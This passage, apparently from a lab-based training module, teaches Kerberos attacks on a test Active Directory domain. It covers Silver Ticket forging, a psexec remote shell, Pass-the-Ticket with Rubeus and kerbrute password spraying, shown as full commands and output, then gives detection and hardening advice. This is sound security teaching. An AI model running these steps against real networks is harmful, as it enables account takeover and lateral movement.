(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
SQL01
```

Next Section

We learned how to create a Silver ticket from Windows. In the next section, we will make the same ticket from Linux.

Silver Ticket from Linux

Linux

On Linux, `impacket` can be used to craft a `Silver Ticket`. The tool lookupsid.py will retrieve the domain's, groups', and users' SID.

Retrieve the Domain's SID

```
lookupsid.py inlanefreight.local/[email protected] -domain-sids

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Once we have the domain's SID, we can craft a Silver Ticket using ticketer.py.

Create a Silver Ticket with ticketer.py

```
ticketer.py -nthash ff955e93a130f5bb1a6565f32b7dc127 -domain-sid S-1-5-21-
2974783224-3764228556-2640795941 -domain inlanefreight.local -spn
cifs/sql01.inlanefreight.local Administrator

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

The ticket has been forged and saved in the current `Administrator.ccache` directory. We can now use this ticket by importing it in the `KRB5CCNAME` environment variable and using any impacket tool with `-k` parameter.

Importing the Ticket and using it

```
export KRB5CCNAME=./Administrator.ccache
smbclient.py -k -no-pass sql01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Type help for list of commands
# shares

ADMIN$
C$
DB_backups
IPC$

# use C$
# ls

drw-rw-rw-          0  Fri Aug 14 13:06:44 2020 $Recycle.Bin
-rw-rw-rw-     389408  Sat Jul 25 06:16:23 2020 bootmgr
-rw-rw-rw-          1  Sat Jul 25 06:16:23 2020 BOOTNXT
drw-rw-rw-          0  Fri Jul 31 04:16:35 2020 Config.Msi
drw-rw-rw-          0  Tue Jul 28 03:24:52 2020 DB_backups
drw-rw-rw-          0  Sat Jul 25 05:20:01 2020 Documents and Settings
-rw-rw-rw-  738197504  Fri Jul 31 04:43:10 2020 pagefile.sys
drw-rw-rw-          0  Sat Jul 25 06:18:27 2020 PerfLogs
drw-rw-rw-          0  Fri Jul 31 03:59:25 2020 Program Files
drw-rw-rw-          0  Fri Jul 31 03:59:35 2020 Program Files (x86)
drw-rw-rw-          0  Tue Jul 28 05:27:08 2020 ProgramData
drw-rw-rw-          0  Sat Jul 25 05:20:05 2020 Recovery
drw-rw-rw-          0  Tue Jul 28 03:03:22 2020 StorageReports
drw-rw-rw-          0  Tue Jul 28 03:02:51 2020 System Volume Information
drw-rw-rw-          0  Sat Aug 15 04:54:00 2020 Tools
drw-rw-rw-          0  Fri Aug 14 13:06:37 2020 Users
drw-rw-rw-          0  Mon Aug 17 21:26:39 2020 Windows
```

And since the SPN is in clear text and can be modified on the fly, impacket can do it for us and get us a remote shell on the compromised system.

Using PSExec to get a Remote Shell

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass sql01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
```

```
[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file VyoVmCpn.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service YHLC on sql01.inlanefreight.local.....
[*] Starting service YHLC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Detection

Silver Tickets are more limited when compared to Golden Tickets because their scope is only for the service that is being targeted on a specific host. However, they can be utilized to remain stealthier. Silver Tickets can be used for persistence when used to access computer-hosted services. Since computer account password rotation may be disabled, and AD does not prevent computer accounts from accessing resources, this type of Silver Ticket could likely be used for a very long time.

Silver Tickets forged with Mimikatz can be detected in a few ways.

- The account DOMAIN field is blank.
- The account DOMAIN field contains DOMAIN FQDN instead of just domain.

Next Section

We will provide more detection strategies in the following sections. We will focus on how to abuse those tickets and perform the Pass the Ticket attack.

Pass-the-Ticket

The `Pass-the-Ticket` (`PtT`) attack is a method of lateral movement without touching `LSASS` (Ex: Sekurlsa::LogonPasswords). This has become incredibly important due to protections put around the LSASS Process. In a hardened organization, the contents of LSASS may not be all that valuable, and just peeking into the process will likely alert the

Defenders. Pass-the-Ticket takes the user's Ticket Granting Ticket (TGT) or Ticket Granting Service (TGS) Ticket. The TGT is a signed ticket that contains a list of privilege levels. This TGT is passed to the Domain Controller, which will grant the TGS Ticket that can be used to access machines. Stealing either of these tickets makes it possible to perform lateral movement.

Sacrificial Processes

This is the most crucial concept to understand regarding Kerberos Attacks, as failure to create a `Sacrificial Process` can result in taking a service down. This is because it is very easy to overwrite an existing `Logon Sessions` Kerberos Ticket. If the local machine account (`SYSTEM$`) loses its Kerberos ticket, it will likely not get another one until a reboot. If a service loses its ticket, it won't get a new one until the service restarts or sometimes a machine reboot.

A `sacrificial process` creates a new Logon Session and passes tickets to that session. This does require administrative rights to the machine and will create additional IOCs (Indicators of Compromise) that could be alerted upon. However, causing an outage during an engagement is much worse than getting caught due to safely doing things.

The Rubeus action [createnetonly]() creates a `sacrifical process`, and the future commands will use the `/LUID:0xdeadbeef` to interact with it.

Create a Sacrificial Process with Rubeus

```
PS C:\Tools> .\Rubeus.exe createnetonly
/program:"C:\Windows\System32\cmd.exe" /show


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Create Process (/net only)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : Y1XGWQUL
[*] Domain          : HT3J3C08
[*] Password        : 967IB2AL
```

```
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created
with LOGON_TYPE = 9
[+] ProcessID       : 4288
[+] LUID            : 0xa4a39
```

To authenticate to remove services with this ticket, we need to inject into the ProcessID, because we are not using a command and control, we used the option `/show`, which shows the process we just created. It will not show the process if we don't specify `/show`.

Reading Tickets

You can check all the tickets you can read and extract using the triage action in Rubeus.

Rubeus triage

```
PS C:\Tools> .\Rubeus.exe triage


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x892730

 ------------------------------------------------------------------------------
-----------------------------------------------
 | LUID     | UserName                     | Service
| EndTime               |
 ------------------------------------------------------------------------------
-----------------------------------------------
 | 0x17168  | SQL01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:38:16 PM  |
 | 0x17168  | SQL01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/23/2020 8:23:24 AM
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/dc01.inlanefreight.local/INLANEFREIGHT.LOCAL | 8/24/2020 12:53:21 PM
```

```
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL |
GC/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL   | 8/24/2020 12:53:21 PM
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01.INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
 | 0x89275d | pixis @ INLANEFREIGHT.LOCAL  | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 7:44:20 PM  |
 | 0x89275d | pixis @ INLANEFREIGHT.LOCAL  | cifs/dc01
| 8/24/2020 7:44:20 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
cifs/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | SQL01$
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | ldap/dc01.inlanefreight.local
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/DC02.LOGISTICS.INLANEFREIGHT.LOCAL           | 8/23/2020 8:23:20 AM
|
 ------------------------------------------------------------------------
-----------------------------------------------
```

Our current LUID (Logon UID) is `0x892730`, but no tickets are associated with our session. We can use `klist` to make sure of this.

Reviewing Ticket Associated with our Session

```
PS C:\Tools> klist

Current LogonId is 0:0x892730

Cached Tickets: (0)
```

Using Rubeus, we can extract the TGT of `pixis`. It's the ticket for `[email protected]`, and with the `krbtgt/INLANEFREIGHT.LOCAL` service (TGT is encrypted using `krbtgt's` secret key).

Extracting the ticket with Rubeus

```
PS C:\Tools> .\Rubeus.exe dump /luid:0x89275d /service:krbtgt /nowrap


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.2

Action: Dump Kerberos Ticket Data (All Users)

[*] Target service  : krbtgt
[*] Target LUID     : 0x89275d
[*] Current LUID    : 0x892730

 Username                 : pixis
 Domain                   : INLANEFREIGHT
 LogonId                  : 0x89275d
 UserSID                  : S-1-5-21-2974783224-3764228556-2640795941-2123
 AuthenticationPackage    : Negotiate
 LogonType                : RemoteInteractive
 LogonTime                : 8/24/2020 9:43:48 AM
 LogonServer              : DC01
 LogonServerDNSDomain     : INLANEFREIGHT.LOCAL
 UserPrincipalName        : [email protected]

   ServiceName           :  krbtgt/INLANEFREIGHT.LOCAL
   ServiceRealm          :  INLANEFREIGHT.LOCAL
   UserName              :  pixis
   UserRealm             :  INLANEFREIGHT.LOCAL
   StartTime             :  8/24/2020 9:44:20 AM
   EndTime               :  8/24/2020 7:44:20 PM
   RenewTill             :  8/31/2020 9:44:20 AM
   Flags                 :  name_canonicalize, pre_authent, initial,
renewable, forwardable
   KeyType               :  aes256_cts_hmac_sha1
   Base64(key)           :  TzjL1PVv40EmE/AwhpjXSIjMDkQnymOrusUAVvtGsYA=
   Base64EncodedTicket   :


doIGSzCCBkegAwIBBaEDAgEWooIFMzCCBS9hggUrMIIFJ6ADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggTdMIIE
2aADAgESoQMCAQKiggTLBIIEx07UF/WIqYSqAExzUjlz/Ybkc9DqSQMptQ9JV+0q2F9UBJ7sO6
TD06qbUDKoQXyMbH/zaWWqGOdP+35hah9HMVApilMjiLiRINensH8lzvcHdT/GrnrS330vDadC
sYZIS0nQhXqz4PaPTjwNe7+aoY3W7DbUV1E9xvrjlGLq/IO/5HqdG3zV0wcT+V8itav7DnEPpZ
lygkctKX8h1pTdjqJqwKsL/DCXocVlZWgSp4y8ipg4osmXuehYF237JTFcgJHeTqMIqWbN1AeH
yiDhSBmQzX72JoEN24pvIe628wJ7uqcWjpxHlsdNCHSJBwe4/O2kOqlum/Hc+oa20UTdbG8aQu
```

```
WLVH0S92qpf2aiMJyANIS+a+fxvzrlzIX99saLKa9O2qzTj7/6sJ/7VoemMfy6Vef0iFv7mWEb
mfvVUPeMDN4t++bl/Pdud2AxdreMpC3c2ml1bxgFjfit2KlnQph6goeNrA2hfZ3YNoplpR5Tok
fMXNjSiP7jlytmIPX9jDczP/F+NNyTo2TF+YrKIK+OuUBZZLmLtn21hfcUq3P9lYKIKShqsdzI
3qPteAa7l6+vY7KNABFNdgBvLQjaLuLkHx32JHDOPFk0H0zP0DZR3D428mOnT8c7nV6Rk13OnC
xkcKlxO41oxJ3Q2+3pjcvHpOvxL+R8vjlYmBVKrFUXlWRDmKe9hxKPzUmEmXn/rk9Zuq6Bj+7f
PwMScKt1gobNX0W1i7L7KyZ9FOOAlFlg7Y3WY1yKco5rrpj/lACUo9Gbvz41YUB0OAxzKWbxnZ
dH1tRe0RAqY9wTJFidLgTSfX2r040y75287OAgDJhVBNHb/PsLpms3kY1Ps7KZpyg6ACBW878l
xI/wLciMSXy2G9gQK8dvjB2HLgmCfIXkrKD5LU6VuygoW6wjgsfLEOaI89JTwFOVVdNlvHEj1e
uffx+simhC1FVFXLJvuq89psRyoFKXDiK/gs9fJcfHlVh0+4ZG7KcB9npqoYrjeoO9QDLFCfVo
0HeRgpwjZ1wBckOoabNUTwvrJHP+uiDKafMjGA5SGwjOeFfxyTFqI0nP6vkNyBj0kO/IeY8nbI
wfY+5pvPUJUFvRLpf/wPn8o0tJ5OLbTupU/OoPdUaozO+jVjKloWwaIJfHFYEitARjU3+FVrz+
H8BYOS2hZJUKyKQnGiLY6nvre8BKNQfJxzPfZ4zN1VVo5YZz0pipMg8Xwe7YHQWJiNm1LbQUCW
Itn95BgP8ueH58gRA5JKLKFxWmpX7kU16kNOq5k/O<SNIP>
```

We can then use Rubeus to ask for a new valid TGT using the one we just extracted with the following little trick: We will utilize the renewal functionality of Kerberos by providing our TGT, and we'll receive a brand new one for the same user.

```
C:\Tools> Rubeus.exe renew /ticket:doIFVjCCBVKgAwIBBaEDA<SNIP> /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Renew Ticket

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\pixis'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):


doIFVjCCBVKgAwIBBaEDAgEWooIESTCCBEVhggRBMIIEPaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D<SNIP>

[+] Ticket successfully imported!
```

Rerun `klist` to confirm that the ticket for the target user is now in our current session.

Displaying the Ticket with klist

```
C:\Tools> klist

Current LogonId is 0:0x892730

Cached Tickets: (1)

#0>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 8/24/2020 9:51:02 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Now that we have this TGT in memory, we can perform any action on behalf of the impersonated user `pixis`. For example, we can read a Domain Controller's file system because `pixis` is a domain administrator.

Read Domain Controller's File System

```
C:\Tools> dir \\dc01\\c$

    Directory: \\dc01\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/27/2020   5:56 PM                Department Shares
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        8/22/2020  10:52 PM                Program Files
d-----        7/27/2020  12:14 PM                Program Files (x86)
d-----        7/27/2020   7:37 PM                Software
d-----        8/23/2020   6:54 PM                Tools
d-r---        7/30/2020  11:49 AM                Users
d-----        8/17/2020  12:29 PM                Windows
```

Under the hood, Windows used our TGT to request a TGS ticket for the following SPN `cifs/dc01`.

Identifying the TGS ticket Created from the TGT

```
C:\Tools> klist

Current LogonId is 0:0x892730

Cached Tickets: (2)

#0>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 8/24/2020 9:51:02 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: cifs/dc01 @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 8/24/2020 9:58:50 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

Sacrificial Process - Without Administrative Rights

It may seem odd that this did not immediately follow the `Sacrificial Process` section, but this topic is important enough to be at the start and conclusion of the module. The reason why `Rubeus` needs administrative rights is to interact with the `NetOnly` process it spawns to create the Logon Session. When using a proper C2 Framework, the stdin/stdout of the process is generally mapped to `named pipes`. This enables the framework to interact with processes it spawns without administrative privileges. If using Covenant or Cobalt Strike, try using the `maketoken` feature to create your Logon Session instead of using Rubeus's `NetOnly` option.

Next Steps

The Password Attacks module includes other examples of Pass the Ticket from Windows and Pass the Ticket from Linux that can be used for reference and to extend the use that can be made of them.

In the next section, we will discuss enumeration and password spraying using Kerberos.

Account Enumeration & Password Spraying with Kerberos

It is possible to test if a username exists or if a password is valid for an account using Kerberos. Indeed, following the first request made by a user, `AS-REQ`, the domain controller can respond differently depending on whether the username presented exists or not and, if it does, whether the password is correct or not.

This `AS-REQ` request is how the Kerbrute tool performs username enumeration and password spraying.

Bruteforcing Windows usernames and passwords with Kerberos is very fast and potentially stealthier than other methods since pre-authentication failures do not trigger that "traditional" `An account failed to log on` event `4625`. With Kerberos, you can validate a username or test a login by only sending one UDP frame to the KDC (Domain Controller).

Kerbrute Install

To install Kerbrute, we need to download the binary from kerbrute releases, select the latest one for Linux `kerbrute_linux_amd64`, and change its privileges to be executable.

Testing kerbrute

```
mv ~/Downloads/kerbrute_linux_amd64 kerbrute
chmod +x ./kerbrute
./kerbrute


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/06/23 - Ronnie Flathers @ropnop
```

```
This tool is designed to assist in quickly bruteforcing valid Active
Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one
of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock
out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to
target. If blank, will lookup via DNS
      --delay int       Delay in millisecond between each attempt. Will
always use single thread if set
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as
locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

User Enumeration

To enumerate usernames, `Kerbrute` sends TGT requests with no pre-authentication. If the KDC responds with a `PRINCIPAL UNKNOWN` error, the username does not exist. However, if the KDC prompts for pre-authentication, we know the username exists and move on. This does not cause logon failures, so it will not lock out any accounts. This generates a Windows event ID `4768` if Kerberos logging is enabled. For this to work, we must provide the tool with a list of usernames, the domain controller's IP or hostname, and the domain.

Username Enumeration

```
kerbrute userenum users.txt --dc dc01.inlanefreight.local -d
inlanefreight.local


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop

2020/08/25 23:14:51 >  Using KDC(s):
2020/08/25 23:14:51 >   dc01.inlanefreight.local:88

2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email protected]

2020/08/25 23:14:51 >  Done! Tested 117 usernames (8 valid) in 0.347
seconds
```

In this example, we provided `Kerbrute` with a list of 117 usernames, and 8 of them were valid. They were all checked in 0.347s, which is very fast.

Password spraying

With `passwordspray`, `Kerbrute` will perform a horizontal brute force attack against a list of domain users. This is useful for testing one or two common passwords when you have a large list of users. This `does increment` the failed login count and can lock out accounts. This will generate both event IDs `4768` - `A Kerberos authentication ticket (TGT) was requested`, and `4771` - `Kerberos pre-authentication failed`.

Password Spraying

```
kerbrute passwordspray users.txt inlanefreight2020 --dc
dc01.inlanefreight.local -d inlanefreight.local


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
```

```
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop

2020/08/25 23:19:36 >  Using KDC(s):
2020/08/25 23:19:36 >   dc01.inlanefreight.local:88

2020/08/25 23:19:36 >  [+] VALID LOGIN:  [email
protected]:inlanefreight2020
2020/08/25 23:19:36 >  [+] VALID LOGIN:  [email
protected]:inlanefreight2020
2020/08/25 23:19:36 >  Done! Tested 117 logins (2 successes) in 0.435
seconds
```

In this case, we provided `Kerbrute` with a list of 117 usernames and the password `inlanefreight2020`. It was valid for two of them.

Next Section

Now that we understand how to perform different attacks against Kerberos, we will explore different options for detecting these attacks and things we can do to prevent them or minimize their impact on our organizations.

Hardening/Mitigations

We can harden our environment using many techniques to protect against Kerberos-related attacks. Below are some steps that we can take to mitigate the risk of the attacks discussed in the prior sections.

AS-REP Roasting

`AS-REP Roasting` takes advantage of accounts with `Kerberos pre-authentication` disabled, allowing attackers to acquire TGTs for them. To harden against the `ASReproasting` attack, we can:

AS-REP Hardening


`Mitigation`
Don't set users with Kerberos pre-authentication disabled. Some service accounts may require it (older protocols), but enable pre-authentication for all accounts where possible.
Ensure the use of strong encryption algorithms with Kerberos. Move away from RC4.
Protect and monitor Service Accounts with strong passwords and watch logs for unusual activity from these accounts (access files or resources not commonly utilized).

Check For Disabled Pre-auth

```
PS C:\htb> Get-ADUser -filter * -properties DoesNotRequirePreAuth | where
{$_.DoesNotRequirePreAuth -eq "True" -and $_.Enabled -eq "True"} | select
Name

Carole Rose
Amber Smith
```

Above, we have an example PowerShell script that can help us validate if any accounts have pre-authentication disabled. Once accounts have been identified, we can use `Active Directory Users and Computers` to enable pre-authentication. Select the user we wish to investigate and then go to the Account tab. From there, look in the Account options scroll box for the line `Do not require Kerberos preauthentication`. If this box is checked, uncheck it.

Setting Pre-authentication



Kerberoasting

With `Kerberoasting` not requiring prior authentication with a domain controller, it is a favored attack path for offline brute forcing of ticket hashes to acquire passwords. The main goal is to use those passwords for `lateral movement`, `privilege escalation`, and `persistence` during an attack. Tools such as `Impacket`, `Mimikatz`, `PowerSploit`, and more all have some ability to `Kerberoast` or acquire `Service Principal Names`. If an attacker obtains a Kerberos's `KRBTGT`, the incident response procedures for fixing the issue and pushing out an attacker are complicated and can easily break domain services. So with that in mind, it is essential to take these hardening actions to ensure you mitigate the attack as much as possible.

Ways To Harden Against Kerberoasting

`Kerberoasting`
Using long and complex passwords for your service accounts is critical. A more complex password will make cracking exponentially harder.
Utilize Group Managed Service Accounts to maintain and secure your services. GMSA will handle password management and rotation for those services. Password rotation will happen every 30 days by default.
Limiting the privileges of service accounts. (not placing service accounts in domain administrators, for example)
Rotate the KRBTGT service account password at least every 180 days. This action can invalidate any previous tickets acquired and in use by attackers.

Check KRBTGT Properties

```
PS C:\htb> Get-ADUser krbtgt -Property PasswordLastSet
```

The command above can show us how to find the details for our `krbtgt` service account. Below, the output shows us when the password was last set as the value for the `PasswordLastSet` property.

KRBTGT's Info

```
Administrator: Windows PowerShell
PS C:\Users\administrator.inlanefreight> Get-ADUser krbtgt -Properties PasswordLastSet


DistinguishedName : CN=krbtgt,CN=Users,DC=inlanefreight,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 8f852aa3-2a30-41e7-8374-93694a787da3
PasswordLastSet   : 2/11/2021 4:06:55 PM
SamAccountName    : krbtgt
SID               : S-1-5-21-4287761588-1204270376-2107606166-502
Surname           :
UserPrincipalName :


PS C:\Users\administrator.inlanefreight>
```

We can follow the fix actions stated HERE to reset the password regularly or do it from `Active Directory Users and Computers`. Remember, if you reset the password for IR purposes, ten hours must elapse between the first and second reset. Two resets are required to invalidate the previous Kerberos password and to stop potential malicious use. Ensure you force replication between the resets. We can also use New-KrbtgtKeys.ps1 from Microsoft to "reset the `krbtgt` account password while minimizing the likelihood of Kerberos authentication issues being caused by the operation".

